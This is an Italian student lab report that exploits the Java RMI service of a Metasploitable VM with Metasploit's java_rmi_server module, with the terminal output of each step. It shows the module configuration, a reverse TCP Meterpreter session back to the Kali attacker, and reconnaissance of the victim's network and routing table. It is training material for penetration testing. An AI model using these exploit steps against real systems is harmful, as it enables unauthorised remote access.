

Task 20/12/24: Hacking Java Rmi

Traccia

Argomento:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Obiettivo dell'Esercizio:

- La macchina attaccante KALI) deve avere il seguente indirizzo IP 192.168.11.111
- La macchina vittima Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
 - 1) configurazione di rete.
 - 2) informazioni sulla tabella di routing della macchina vittima.

Istruzioni:

Se doveste ricevere l'errore mostrato in figura sotto, modificate il parametro HTTPDELAY e configurate il valore a 20.

Task 20/12/24: Hacking Java Rmi

Report

Introduzione:


Questo report documenta l'analisi e l'exploitation di una vulnerabilità individuata nel servizio Java RMI presente su una macchina Metasploitable. L'obiettivo è ottenere una sessione Meterpreter e raccogliere informazioni relative alla configurazione di rete e alla tabella di routing.

Verifica della Connettività con il Target:

In questa fase si è verificata la connessione tra la macchina Kali (attaccante) e la macchina Metasploitable (vittima). È stato utilizzato il comando ping per assicurarsi che la macchina target fosse raggiungibile.

Comandi utilizzati: `ping 192.168.11.112`

Risultato: La macchina target è **risultata raggiungibile**, confermando la connettività tra le due macchine.



The image shows two terminal windows. The left window is a Kali Linux terminal with the following output:

```
(kali@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:9d:f6:85 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::d269:5d03:3917:1f85/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)~$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.04 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.595 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.19 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.646 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.397 ms
^Z
zsh: suspended ping 192.168.11.112

(kali@kali)~$
```

The right window is a Metasploitable 2 terminal (Oracle VM VirtualBox) with the following output:

```
msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Restarting networking interfaces...
SIOCDELRT: No such process

msfadmin@metasploitable:~$ sudo /etc/init.d/networking restart
* Restarting networking interfaces...

msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ip config
Object "config" is unknown, try "ip help".
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:a5:a5:b4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fea5:a5b4/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Avvio del Framework Metasploit:

Dopo aver verificato la connettività, è stato avviato Metasploit.

Comandi utilizzati: `msfconsole`

Risultato: Metasploit è stato avviato correttamente ed era pronto per essere utilizzato.

```
(kali㉿kali)-[~]  
$ msfconsole  
Metasploit tip: View all productivity tips with the tips command
```



Ricerca e Selezione dell'Exploit:

Prima di procedere con l'exploitation, è stata eseguita una ricerca per identificare il modulo corretto.

Comandi utilizzati: `search java_rmi` e `use exploit/multi/misc/java_rmi_server`

Risultato: L'exploit `exploit/multi/misc/java_rmi_server` è stato selezionato con successo.

```
msf6 > search java_rmi  
Matching Modules  
# Name Disclosure Date Rank Check Description  
0 auxiliary/gather/java_rmi_registry . normal No Java RMI Registry Interfaces Enumeration  
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution  
2 \ target: Generic (Java Payload) . . .  
3 \ target: Windows x86 (Native Payload) . . .  
4 \ target: Linux x86 (Native Payload) . . .  
5 \ target: Mac OS X PPC (Native Payload) . . .  
6 \ target: Mac OS X x86 (Native Payload) . . .  
7 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner  
8 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation  
Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl  
msf6 > use 1  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) >
```

Configurazione dei Parametri dell'Exploit:

Sono stati configurati i parametri necessari per eseguire l'exploit, inclusi gli indirizzi IP della macchina target (RHOSTS) e della macchina attaccante (LHOST).

Comandi utilizzati: `set RHOSTS 192.168.11.112` e `set HTTPDELAY 20`

Risultato: I parametri sono stati **configurati correttamente** per permettere l'esecuzione dell'attacco.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  20               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   Path to a custom SSL certificate (default is randomly generated)
  URIPATH   The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > █
```

Esecuzione dell'Exploit:

Una volta configurati i parametri, l'exploit è stato lanciato per sfruttare la vulnerabilità e ottenere l'accesso alla macchina target.

Comandi utilizzati: `exploit`

Risultato: È stata **aperta con successo** una sessione **Meterpreter**, che ha garantito il controllo remoto della macchina target.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/5Jrvif5jjUOR
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:57582) at 2024-12-20 03:39:46 -0500

meterpreter > █
```

Interazione con la Sessione Meterpreter:

Dalla sessione Meterpreter, è stato utilizzato il comando `ifconfig` per ottenere l'indirizzo IP e la configurazione di rete della macchina target, inoltre è stato utilizzato il comando `route` per reperire la tabella di routing.

Comandi utilizzati: `ipconfig` e `route`

Risultato: Sono stati visualizzati l'**indirizzo IP** e i dettagli di rete della vittima (**192.168.11.112**) e la **tabella di routing** della vittima.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fea5:a5b4
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1    255.0.0.0    0.0.0.0      0
192.168.11.112 255.255.255.0 0.0.0.0      0

IPv6 network routes
=====

Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           0
fe80::a00:27ff:fea5:a5b4 ::           ::           0

meterpreter > 
```

Conclusione:

Il test ha dimostrato che il servizio Java RMI è vulnerabile e può essere sfruttato per ottenere una sessione remota. La configurazione di rete e la tabella di routing della macchina vittima sono state raccolte con successo. Questo risultato evidenzia la necessità di misure di sicurezza più rigorose per proteggere servizi esposti pubblicamente.

Lezioni apprese:

- È fondamentale limitare l'esposizione di servizi vulnerabili su porte pubbliche.
- Implementare aggiornamenti di sicurezza regolari può prevenire exploit noti.